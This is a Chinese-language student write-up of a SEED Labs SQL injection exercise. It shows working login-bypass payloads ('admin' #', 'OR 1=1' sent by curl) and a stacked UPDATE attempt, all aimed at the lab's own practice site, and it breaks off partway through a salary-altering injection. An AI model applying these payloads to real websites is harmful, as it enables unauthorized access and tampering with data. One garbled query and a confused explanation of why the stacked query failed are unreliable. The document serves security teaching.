
Task1

按照实验要求输入指令mysql -u root -pseedubuntu 进入mysql；

依次输入指令 use Users; show tables;

接着输入指令 SELECT \* FROM credential WHERE Name='Alice'; ，查询Alice个人信息，得到如下结果：



如图示，成功查找到Alice。

Task2

**2.1**

修改sql内容，通过插入特殊字符#，从而改变sql语句的含义，此时判断密码的部分变成了注释。

我们希望得到的内容是这样的：


SELECT id, name, eid, salary, birth, ssn, address, email,

nickname, Password


FROM credential

WHERE name= 'admin' #' and Password='$hashed\_pwd'

输入用户名为：admin’ #，此时密码任意填写，就可成功登入管理员账号。



登入后内容如下：



**2.2**


根据实验和课程讲解，我们初步判断应输入如下指令：

curl 'www.SeedLabSQLInjection.com/unsafe\_home.php?username=alice' OR 1=1 #&Password='

按实验所给提示进行转义操作，得到如下命令：

curl 'www.seedlabsqlinjection.com/unsafe\_home.php?username=alice%27%20OR%201=1%20%23&Password='

执行指令得到如下结果



攻击成功。

**2.3**

在上述两个攻击中，我们仅仅从数据库中拿到了已有的数据，现在我们要做的就通过sql注入插入或者修改数据。由实验手册的提示我们可以知道，“;”是sql语句的结束符，那么可以在构建sql注入攻击的时候，可以使用“;”将一条语句分割成两条sql语句。由此，我们希望构建如下代码段：


ELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= 'Admin';

UPDATE credential SET salary='0' WHERE name='Admin';#'and Password='$hashed\_pwd


其中插入两个分号之间的是是恶意代码，意在让Admin的薪水变为0。

类似前两步中的操作，我们在username一栏中填入如下内容：

Admin';UPDATE credential SET Salary='0' WHERE name='Admin'#



尝试登录，发现攻击失败了。



分析原因是因为在MySQL机制中update不支持合并两个或多个select语句的union语法，而是会消除重复行，所以攻击失败。

Task3

3.1

假设我们此时是Alice，那么我们希望构造出的SQL代码应该是如下的：

UPDATE credential SET

nickname='',salary='114514' where Name='Alice'; # ',

email='$input\_email',


address='$input\_address',

Password='$hashed\_pwd',

